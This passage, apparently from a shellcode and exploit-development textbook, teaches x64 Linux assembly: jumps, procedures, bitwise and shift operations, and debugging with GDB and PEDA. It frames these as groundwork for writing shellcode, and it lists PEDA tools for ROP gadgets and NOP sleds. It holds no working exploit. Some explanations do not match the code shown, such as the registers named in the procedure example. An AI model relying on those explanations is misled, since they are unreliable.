    hello: db 'Hello There!',0xa
    length: equ $-hello
```

This way, we save our value in the RCX register and then pop it in RCX again to use it. Look at the `pop rcx` instruction in the preceding code. RCX got back to `0x5` again, as expected:

Controlling the flow

Here, we are going to talk about controlling the flow of execution. The normal flow of execution is to execute step 1, then 2, and so on until the code exits normally. What if we decide we want something to happen in step 2, then the code skips 3, and goes to execute 4 directly, or we just want to skip step 3 without waiting for something to happen? There are two types of jumping:

- Changing the flow unconditionally
- Changing the flow based on changes in flags

Now, let's start with the unconditional jump:

```
global _start

section .text

_start:

jmp exit_ten

    mov rax, 60
    mov rdi, 12
    syscall

    mov rax, 60
    mov rdi, 0
    syscall

exit_ten:

    mov rax, 60
    mov rdi, 10
    syscall

    mov rax, 60
    mov rdi, 1
    syscall

section .data
```

The previous code contains four `exit` syscalls but with different exit statuses (`12`, `0`, `10`, `1`), and we started with `jmp exit_ten`, which means jump to the `exit_ten` location, and it will jump to this section of code:

```
mov rax, 60
mov rdi, 10
syscall
```


Execute it and exit normally with exit status `10`. Note that the next section will never be executed:

```
mov rax, 60
mov rdi, 12
syscall

mov rax, 60
mov rdi, 0
syscall
```

Let's confirm:

```
$ nasm -felf64 jmp-un.nasm -o jmp-un.o
$ ld jmp-un.o -o jmp-un
$ ./jmp-un
$ echo $?
```

The output for the preceding commands can be seen in the following screenshot:



As we can see, the code exited with exit status `10`.

Let's look at another example:

```
global _start

section .text

_start:

    mov rax, 1
```

```
        mov rdi, 1
        mov rsi, hello_one
        mov rdx, length_one
        syscall

    jmp print_three

        mov rax, 1
        mov rdi, 1
        mov rsi, hello_two
        mov rdx, length_two
        syscall

    print_three:
        mov rax, 1
        mov rdi, 1
        mov rsi, hello_three
        mov rdx, length_three
        syscall

        mov rax, 60
        mov rdi, 11
        syscall

    section .data

        hello_one: db 'hello one',0xa
        length_one: equ $-hello_one

        hello_two: db 'hello two',0xa
        length_two: equ $-hello_two

        hello_three: db 'hello three',0xa
        length_three: equ $-hello_three
```

In the earlier code, it starts by printing `hello_one`. Then, it will hit `jmp print_three`, and the flow of execution will be changed to the `print_three` location and start printing `hello_three`. The following section will never be executed:

```
        mov rax, 1
        mov rdi, 1
        mov rsi, hello_two
        mov rdx, length_two
        syscall
```

Let's confirm that:

```
$ nasm -felf64 jmp_hello.nasm -o jmp_hello.o
$ ld jmp_hello.o -o jmp_hello
$ ./jmp_hello
```

The output for the preceding commands can be seen in the following screenshot:

```
# ./jmp_hello
hello one
hello three
#
```

Now, let's move on to jumping with the condition, and, to be honest, we can't cover all conditions here because the list is very long, but we will see some examples so that you can understand the concept.

The jump if below (`jb`) instruction means it will execute the jump if a **carry flag** (**CF**) is set (CF is equal to `1`).

As we said earlier, we can set a CF manually using the `stc` instruction.

Let's modify the previous example, but using the `jb` instruction, as follows:

```
global _start

section .text

_start:

    mov rax, 1
    mov rdi, 1
    mov rsi, hello_one
    mov rdx, length_one
    syscall

    stc

jb print_three

    mov rax, 1
    mov rdi, 1
    mov rsi, hello_two
```

```
    mov rdx, length_two
    syscall

print_three:
    mov rax, 1
    mov rdi, 1
    mov rsi, hello_three
    mov rdx, length_three
    syscall

    mov rax, 60
    mov rdi, 11
    syscall

section .data

    hello_one: db 'hello one',0xa
    length_one: equ $-hello_one

    hello_two: db 'hello two',0xa
    length_two: equ $-hello_two

    hello_three: db 'hello three',0xa
    length_three: equ $-hello_three
```

As you can see, we executed `stc` to set a carry flag (that is, CF is equal to `1`), then we test that using `jb` instruction that means jump to `print_three` if CF is equal to `1`.

Here is another example:

```
global _start

section .text

_start:

    mov al, 0xaa
    add al, 0xaa

jb exit_ten

    mov rax, 60
    mov rdi, 0
    syscall

exit_ten:
```

```
    mov rax, 60
    mov rdi, 10
    syscall

section .data
```

In the preceding example, the add operation will set the carry flag, then we make the test using the `jb` instruction; if CF is equal to `1`, then jump to `exit_ten`.

Now, let's look at a different method, that is, the jump if below or equal (`jbe`) instruction, which means CF is equal to `1` or **zero flag (ZF)** is equal to `1`. The previous example will work too, but let's try something else to set ZF is equal to `1`:

```
global _start

section .text

_start:

    mov al, 0x1
    sub al, 0x1

jbe exit_ten

    mov rax, 60
    mov rdi, 0
    syscall

exit_ten:

    mov rax, 60
    mov rdi, 10
    syscall

section .data
```


In the previous code, the subtraction operation will set ZF and then we will use the `jbe` instruction to test whether CF is equal to `1` or ZF is equal to `1`; if true, then it will jump to execute `exit_ten`.

Another type is jump if not sign (`jns`), which means SF is equal to `0`:

```
global _start

section .text

_start:
```

```
mov al, 0x1
sub al, 0x3

jns exit_ten

    mov rax, 60
    mov rdi, 0
    syscall

exit_ten:

    mov rax, 60
    mov rdi, 10
    syscall

section .data
```

In the previous code, the subtraction operation will set the **sign flag** (**SF**) equal to `1`. After that, we will test whether SF is equal to `0`, which will fail, and it won't jump to execute `exit_ten` and will continue with the normal exit with exit status `0`:



Procedures

Procedures in assembly can act as functions in high-level language, which means that you can write a block of code, then you can call it to execute.

For example, we can build a procedure that can take two numbers and add them. Also, we can use it many times during execution using the `call` instruction.

Building procedures is easy. First, define your procedure before `_start`, then add your instructions and end your procedure with the `ret` instruction.

Let's try to build a procedure that can take two numbers and add them:

```
global _start

section .text

addition:

    add bl,al
    ret

_start:

    mov al, 0x1
    mov bl, 0x3
    call addition

    mov r8,0x4
    mov r9, 0x2
    call addition

    mov rax, 60
    mov rdi, 1
    syscall

section .data
```

First, we added an `addition` section, before the `_start` section. Then, in the `addition` section, we used the `add` instruction to add what's inside the `R8` and `R9` registers and put the result in the `R8` register, then we ended the `addition` procedure with `ret`.

Then, we moved `1` to the `R8` register and `3` to the `R9` register:

```
RBP: 0x0
RSP: 0x7fffffffdfb0 --> 0x1
RIP: 0x400090 (<_start+12>:     call   0x400080 <addition>)
R8 : 0x1
R9 : 0x3
R10: 0x0
R11: 0x0
R12: 0x0
R13: 0x0
R14: 0x0
R15: 0x0
```

Then, we called the `addition` procedure, which will push the next instruction address into the stack, which is `mov r8,0x4`:

```
RBP: 0x0
RSP: 0x7fffffffdfa8 --> 0x400095 (<_start+17>:   mov    r8d,0x4)
RIP: 0x400080 (<addition>:      add    r8,r9)
R8 : 0x1
R9 : 0x3
R10: 0x0
R11: 0x0
R12: 0x0
R13: 0x0
R14: 0x0
R15: 0x0
```

Note that `RSP` is now pointing to the next operation, and we are inside the `addition` procedure, and then the code will add both numbers and store the result in the `R8` register:

```
RSP: 0x7fffffffdfa8 --> 0x400095 (<_start+17>:   mov    r8d,0x4)
RIP: 0x400083 (<addition+3>:    ret)
R8 : 0x4
R9 : 0x3
R10: 0x0
R11: 0x0
R12: 0x0
R13: 0x0
R14: 0x0
R15: 0x0
```

After this, it will hit the `ret` instruction, which will set the flow of executing back to `mov r8,0x4`.

This will move `4` to the `R8` register, then move `2` to the `R8` register:

```
RSP: 0x7fffffffdfb0 --> 0x1
RIP: 0x4000a1 (<_start+29>:     call   0x400080 <addition>)
R8 : 0x4
R9 : 0x2
R10: 0x0
R11: 0x0
R12: 0x0
R13: 0x0
R14: 0x0
R15: 0x0
```

Then, call the `addition` procedure, and it will push the next instruction into the stack, which is `mov rax, 60`:

```
RBP: 0x0
RSP: 0x7fffffffdfa8 --> 0x4000a6 (<exit_ten>:   mov    eax,0x3c)
RIP: 0x400080 (<addition>:      add    r8,r9)
R8 : 0x4
R9 : 0x2
R10: 0x0
R11: 0x0
R12: 0x0
R13: 0x0
R14: 0x0
R15: 0x0
```

Then, add both numbers and store the result in the `R8` register:

```
RSP: 0x7fffffffdfa8 --> 0x4000a6 (<exit_ten>:   mov    eax,0x3c)
RIP: 0x400083 (<addition+3>:    ret)
R8 : 0x6
R9 : 0x2
R10: 0x0
R11: 0x0
R12: 0x0
R13: 0x0
R14: 0x0
R15: 0x0
```

Then, we hit the `ret` instruction again, which will pop the next instruction from the stack and put it in the `RIP` register, which is equivalent to `pop rip`:

```
RSP: 0x7fffffffdfb0 --> 0x1
RIP: 0x4000a6 (<exit_ten>:      mov    eax,0x3c)
R8 : 0x6
R9 : 0x2
R10: 0x0
R11: 0x0
R12: 0x0
R13: 0x0
R14: 0x0
R15: 0x0
```

Then, the code will continue with executing the `exit` syscall.

Logical operations

Now, we are going to talk about logical operations such as bitwise operations and bit-shifting operations.

Bitwise operations


There are four types of bitwise operations in logical operations: AND, OR, XOR, and NOT.

Let's start with the AND bitwise operation:

```
global _start

section .text

_start:

    mov rax,0x10111011
    mov rbx,0x11010110
    and rax,rbx

    mov rax, 60
    mov rdi, 10
    syscall

section .data
```

First, we moved `0x10111011` to the `rax` register, then we moved `0x11010110` to the `rbx` register:

Then, we performed the **AND** bitwise operation on both sides and stored the result in RAX:




Let's see the result inside the `RAX` register:


Now, let's move to the OR bitwise operation and modify the previous code to perform the operation:

```
global _start

section .text

_start:

    mov rax,0x10111011
    mov rbx,0x11010110
    or rax,rbx

    mov rax, 60
    mov rdi, 10
    syscall

section .data
```

We moved both values to the `rax` and `rbx` registers:



Then, we executed the OR operation on those values:




Now, let's confirm the result in the `RAX` register:

Let's now look at the XOR bitwise operation with the same values:

```
global _start

section .text

_start:

    mov rax,0x10111011
    mov rbx,0x11010110
    xor rax,rbx

    mov rax, 60
    mov rdi, 10
    syscall

section .data
```

Move the same values to the `rax` and `rbx` registers:



Then, execute the XOR operation:

```
      10111011
XOR   11010110
      --------
      01101101
```

Let's see what is inside the `RAX` register:

TIP: You can use the XOR instruction on a register with itself to clear the content of that register. For instance, `xor rax` and `rax` will fill the RAX register with zeros.

Now, let's see the final one, which is the NOT bitwise operation, which will change ones to zeros and zeros to ones:

```
global _start

section .text

_start:

    mov al,0x00
    not al
```

```
        mov rax, 60
        mov rdi, 10
        syscall

    section .data
```

The output of the preceding code can be seen in the following screenshot:

What happened is that the NOT instruction changed zeros to ones (`ff`) and vice versa.

Bit-shifting operations


Bit-shifting operations is an easy topic if you follow what each diagram says. Mainly, there are two types of bit-shifting operations: arithmetic shift operation and logic operation. However, we will also see the rotate operation.

Let's start with the arithmetic shift operation.


Arithmetic shift operation

Let's make this as simple as possible. There are two types of arithmetic shift: **shift arithmetic left** (**SAL**) and **shift arithmetic right** (**SAR**).

In SAL, we push **0** at the **least significant bit** side, and the extra bit from the **most significant bit** side may affect **CF** if it's a **1**:




So, the result of this shift will not affect on **CF**, and it will look like this:




Let's take an example:

```
global _start

section .text

_start:

    mov rax, 0x0fffffffffffffff
    sal rax, 4
    sal rax, 4

    mov rax, 60
    mov rdi, 0
    syscall

section .data
```

We moved `0x0fffffffffffffff` to the `rax` register, and this is how it looks now:




Now, we want to perform SAL with 4 bits one time:



Because the most significant bit was zero, so CF will not be set:

```
[----------------------------------registers-----------------------------------]
RAX: 0xfffffffffffffff0
RBX: 0x0
RCX: 0x0
RDX: 0x0
RSI: 0x0
RDI: 0x0
RBP: 0x0
RSP: 0x7fffffffe080 --> 0x1
RIP: 0x40008e (<_start+14>:      shl     rax,0x4)
R8 : 0x0
R9 : 0x0
R10: 0x0
R11: 0x0
R12: 0x0
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
```


Now, let's try another round: we push another zero, and the most significant bit is one:



A carry flag will be set:

```
[----------------------------------registers-----------------------------------]
RAX: 0xffffffffffffff00
RBX: 0x0
RCX: 0x0
RDX: 0x0
RSI: 0x0
RDI: 0x0
RBP: 0x0
RSP: 0x7fffffffe080 --> 0x1
RIP: 0x400092 (<_start+18>:      mov     eax,0x3c)
R8 : 0x0
R9 : 0x0
R10: 0x0
R11: 0x0
R12: 0x0
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0x287 (CARRY PARITY adjust zero SIGN trap INTERRUPT direction overflow)
```

Now, let's look at the SAR instruction. In SAR, a value will be pushed based on the **most significant bit** if it is **0**, then **0** will be pushed, and if it is **1**, then **1** will be pushed to keep the sign from changing:




The most significant bit is used as an indication for the sign, **0** for the positive number and **1** for the negative number.

So, in SAR, it will shift with whatever is in the most significant bit.


Let's look at the example:

```
global _start

section .text

_start:

    mov rax, 0x0fffffffffffffff
    sar rax, 4

    mov rax, 60
    mov rdi, 0
    syscall

section .data
```

So, the input will look like this:



So, SAR four times will push **0** four times as the most significant bit is zero:



Also, CF is set because the least significant bit is 1:

Logical shift


The logical shift also contains two types of shifting: logical **shift left** (**SHL**) and logical **shift right** (**SHR**). SHL is exactly like SAL.

Let's look at the following code:


```
global _start

section .text

_start:

    mov rax, 0x0fffffffffffffff
    shl rax, 4
    shl rax, 4
```

```
        mov rax, 60
        mov rdi, 0
        syscall

    section .data
```


Also, it will push zero from the least significant bit side four times:




This will not have any effect on the carry flag:




At the second round, it will push zero again four times:



The most significant bit is 1, so this will set the carry flag:




Let's now move to SHR. It simply pushes a 0 from the **most significant bit** side without keeping the sign from changing:




Now, try the following code:

```
global _start

section .text
_start:

    mov rax, 0xffffffffffffffff
    shr rax, 32

    mov rax, 60
    mov rdi, 0
    syscall

section .data
```

So, first, we move 64 bits of ones:



After this, we will perform SHR 32 times, which will push 32 zeros to the most significant bit side:




Also, as the least significant bits are ones, this will set the carry flag:

```
[-----------------------------------registers-----------------------------------]
RAX: 0xffffffff
RBX: 0x0
RCX: 0x0
RDX: 0x0
RSI: 0x0
RDI: 0x0
RBP: 0x0
RSP: 0x7fffffffe080 --> 0x1
RIP: 0x40008b (<_start+11>:     mov    eax,0x3c)
R8 : 0x0
R9 : 0x0
R10: 0x0
R11: 0x0
R12: 0x0
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0xa07 (CARRY PARITY adjust zero sign trap INTERRUPT direction OVERFLOW)
```

Rotate operation

The rotate operation is simple: we will rotate the contents of a register to the right or to the left. Here, we are only going to discuss **rotate right** (**ROR**) and **rotate left** (**ROL**).


Let's start with ROR:




In ROR, we just rotate the bits from right to left without adding any bits; let's look at the following code:

```
global _start

section .text

_start:

    mov rax, 0xffffffff00000000
    ror rax, 32

    mov rax, 60
    mov rdi, 0
    syscall

section .data
```

We move `0xffffffff00000000` to the `rax` register:




Then, we will start moving bits from right to left 32 times:



There is no shifting with ones, so the carry flag will not be set:

```
[-----------------------------------registers-----------------------------------]
RAX: 0xffffffff
RBX: 0x0
RCX: 0x0
RDX: 0x0
RSI: 0x0
RDI: 0x0
RBP: 0x0
RSP: 0x7fffffffe080 --> 0x1
RIP: 0x40008e (<_start+14>:     mov    eax,0x3c)
R8 : 0x0
R9 : 0x0
R10: 0x0
R11: 0x0
R12: 0x0
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0xa02 (carry parity adjust zero sign trap INTERRUPT direction OVERFLOW)
```


Let's move the ROL, which is the opposite of ROR, which rotates bits from left to right without adding any bits:




Let's look at the previous example but ROL:

```
global _start

section .text

_start:

    mov rax, 0xffffffff00000000
    rol rax, 32

    mov rax, 60
    mov rdi, 0
    syscall

section .data
```

First, we also move `0xffffffff00000000` to the `rax` register:



Then, we will start rotating bits from left to right 32 times:



We are rotating ones, so this will set the carry flag:

```
[----------------------------------registers-----------------------------------]
RAX: 0xffffffff
RBX: 0x0
RCX: 0x0
RDX: 0x0
RSI: 0x0
RDI: 0x0
RBP: 0x0
RSP: 0x7fffffffe080 --> 0x1
RIP: 0x40008e (<_start+14>:     mov    eax,0x3c)
R8 : 0x0
R9 : 0x0
R10: 0x0
R11: 0x0
R12: 0x0
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0x203 (CARRY parity adjust zero sign trap INTERRUPT direction overflow)
```

Summary

In this chapter, we discussed the Intel x64 assembly language in Linux and how to deal with stacks, data manipulation, arithmetic and logical operations, how to control the flow of execution, and also how we can invoke system calls in an assembly.

Now we are ready to make our own customized shellcodes, but before that, you need to learn some basics in debugging and reverse engineering, which will be our next chapter.

4
Reverse Engineering

In this chapter, we are going to learn what reverse engineering is and how to use debuggers to make us really see what is going on behind the scenes. Also, we will look at the execution flow of one instruction at a time, and how we are going to use and get familiar with debuggers for both Microsoft Windows and Linux.

The following topics will be covered in this chapter:

- Debugging in Linux
- Debugging in Windows
- The flow of execution of any code
- Detecting and confirming buffer overflow with reverse engineering

Shall we begin?

Debugging in Linux

Here, we are going to introduce you to one of the most adorable and powerful debuggers ever, GDB (GNU debugger). GDB is an open source command-line debugger that can work on many languages, such as C/C++, and it's installed on most of the Linux distributions by default.

So why are we using debuggers? We use them to see inside registers, memory, or stacks in each step. Also, there is a disassembly inside GDB to help us understand the functionality of each function in assembly language.

Some people feel that GDB is hard to use because it's a command-line interface, that it's hard to remember each command's arguments, and so on. Let's make GDB more tolerable for those people by installing PEDA, which is used to enhance GDB's interface.

PEDA stands for **Python Exploit Development Assistance**, which can make GDB easier to use and look nicer.

We need to download it first:

```
$ git clone https://github.com/longld/peda.git ~/peda
```

Then, copy that file to `gdbinit` inside your `home` directory:

```
$ echo "source ~/peda/peda.py" >> ~/.gdbinit
```

Then, start GDB:

```
$ gdb
```

Now, it looks useless, but wait; let's try to debug something easy, such as our assembly *hello world* example:

```
global _start

section .text
_start:

    mov rax, 1
    mov rdi, 1
    mov rsi, hello_world
    mov rdx, length
    syscall

    mov rax, 60
    mov rdi, 11
    syscall

section .data

    hello_world: db 'hello there',0xa
    length: equ $-hello_world
```

Let's assemble and link it as follows:

```
$ nasm -felf64 hello.nasm -o hello.o
$ ld hello.o -o hello
```

Now run `./hello` with GDB as follows:

```
$ gdb ./hello
```

The following screenshot shows the output for the preceding command:

```
# gdb ./hello
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./hello...(no debugging symbols found)...done.
gdb-peda$
```

We are going to set the disassembling mode to Intel:

```
set disassembly-flavor intel
```

Then, we are going to set a breakpoint where we want to start our debugging step by step because we are going to track all instructions, so let's put our breakpoint at `_start`:

```
break _start
```

The output for the preceding commands is as follows:

```
gdb-peda$ set disassembly-flavor intel
gdb-peda$ break _start
Breakpoint 1 at 0x4000b0
gdb-peda$
```

As we have set the breakpoint, now, let's run our application inside GDB using `run`, and it will continue until it hits the breakpoint.

You will see three sections (registers, code, and stack):

```
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x0
RCX: 0x0
RDX: 0x0
RSI: 0x0
RDI: 0x0
RBP: 0x0
RSP: 0x7fffffffe070 --> 0x1
RIP: 0x4000b0 (<_start>:        mov    eax,0x1)
R8 : 0x0
R9 : 0x0
R10: 0x0
R11: 0x0
R12: 0x0
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
```

The following screenshot is the code section:

```
[-------------------------------------code-------------------------------------]
   0x4000aa:    and    BYTE PTR [rax],al
   0x4000ac:    add    BYTE PTR [rax],al
   0x4000ae:    add    BYTE PTR [rax],al
=> 0x4000b0 <_start>:   mov    eax,0x1
   0x4000b5 <_start+5>: mov    edi,0x1
   0x4000ba <_start+10>:        movabs rsi,0x6000d8
   0x4000c4 <_start+20>:        mov    edx,0xc
   0x4000c9 <_start+25>:        syscall
```

As you can see, the small arrow on the left is pointing to the next instruction, which is moving `0x1` to the `eax` register.

The next screenshot is the stack section:

```
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffe1a0 --> 0x1
0008| 0x7fffffffe1a8 --> 0x7fffffffe4ae --> 0x4c006f6c6c65682f ('/hello')
0016| 0x7fffffffe1b0 --> 0x0
0024| 0x7fffffffe1b8 --> 0x7fffffffe4b5 ("LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;
su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:
0032| 0x7fffffffe1c0 --> 0x7fffffffea71 ("XDG_MENU_PREFIX=gnome-")
0040| 0x7fffffffe1c8 --> 0x7fffffffea88 ("_=/usr/bin/gdb")
0048| 0x7fffffffe1d0 --> 0x7fffffffea97 ("LANG=en_US.UTF-8")
0056| 0x7fffffffe1d8 --> 0x7fffffffeaa8 ("GDM_LANG=en_US.UTF-8")
[------------------------------------------------------------------------------]
```

Also, we can find a lot of command options using the command `peda`:

```
List of "peda" subcommands, type the subcommand to invoke it:
aslr -- Show/set ASLR setting of GDB
asmsearch -- Search for ASM instructions in memory
assemble -- On the fly assemble and execute instructions using NASM
checksec -- Check for various security options of binary
cmpmem -- Compare content of a memory region with a file
context -- Display various information of current execution context
context_code -- Display nearby disassembly at $PC of current execution context
context_register -- Display register information of current execution context
context_stack -- Display stack of current execution context
crashdump -- Display crashdump info and save to file
deactive -- Bypass a function by ignoring its execution (eg sleep/alarm)
distance -- Calculate distance between two addresses
dumpargs -- Display arguments passed to a function when stopped at a call instruction
dumpmem -- Dump content of a memory region to raw binary file
dumprop -- Dump all ROP gadgets in specific memory range
eflags -- Display/set/clear/toggle value of eflags register
elfheader -- Get headers information from debugged ELF file
elfsymbol -- Get non-debugging symbol information from an ELF file
gennop -- Generate abitrary length NOP sled using given characters
getfile -- Get exec filename of current debugged process
